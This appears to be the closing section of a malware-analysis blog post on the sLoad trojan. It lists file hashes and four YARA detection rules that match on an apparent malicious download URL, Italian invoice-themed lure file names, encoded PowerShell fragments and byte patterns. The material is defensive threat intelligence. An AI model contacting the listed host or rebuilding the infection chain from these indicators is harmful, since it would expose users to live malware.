daadae8672c31474047f21008ec131cf6a102dac7ca8b8c6df89d35bdf2246da
vbs
ee1dbf76665f5c07ba1c453d1890aa93307f759c5cce6f59f225111509482a64
ps1
062cc76eeb34d1d3bb5467836cd2d33cb973fc0a8129947af074675beb1fbf1f
ini
df1cb74942fe9d0897431752c2d9717190aa38f79834e22aa885ec8881134505

Yara Rules

```
rule image_20181119_100714_50_jpg{
    meta:
      description = "Yara Rule for Trojan/sLoad"
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2018-11-21"
      tlp = "white"
```

```
      category = "informational"

    strings:
        $a1 = "Adobe Photoshop"
 $a2 = {3A 30 33 3A 32 38}
 $a3 = {FF D8 FF E0}
 $b = {B4 30 B8 B? ?? ?? ?? BA AD E3 ?? ?? C7 7F 84 6A 09 74 9F 75}

    condition:
        $a1 and $a2 and $a3 or $b
}

rule documento_aggiornato_novembre_ER16909FP9_zip{

    meta:
      description = "Yara Rule for Trojan/sLoad"
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2018-11-21"
      tlp = "white"
      category = "informational"

    strings:
        $a1 = "https://firetechnicaladvisor.com/"
 $a2 = {24 34 4D 61 30 58 32 6C 49 7A}
 $a3 = "image_20181119_100714_40.jpg"
 $a4 = "invio fattura elettronica.lnk"
 $a5 = {2B 27 2E 70 73 31}
 $b = {50 4B}

    condition:
        1 of ($a*) and $b
}

rule _ini_files{
    meta:
      description = "Yara Rule for Trojan/sLoad"
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2018-11-21"
      tlp = "white"
      category = "informational"

    strings:
    $a1 = "DkAYQBjADcANAA3ADUAMwBkADAA"
 $a2 = "ADMAMgA5AGUAYgA3AGYAM"
    condition:
        $a1 or $a2
}
rule invio_fattura_elettronica_lnk{
    meta:
      description = "Yara Rule for Trojan/sLoad"
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2018-11-21"
      tlp = "white"
      category = "informational"

    strings:
        $a1 = {63 00 3A 00 5C 00 75 00 73 00 65 00 72 00 73 00 5C
00 2A}
 $a2 = {4D 5A 35 10 00 53 79 73 74 65 6D 33 32}
 $b = {4C ??}
 $c = {63 6D 64 2E 65 78 65}
 $d = "i.e.x."
```

```
    condition:
        1 of ($a*) and $b and $c and $d
}
```

This blog post was authored by Luigi Martire, Luca Mella of Cybaze-Yoroi Z-LAB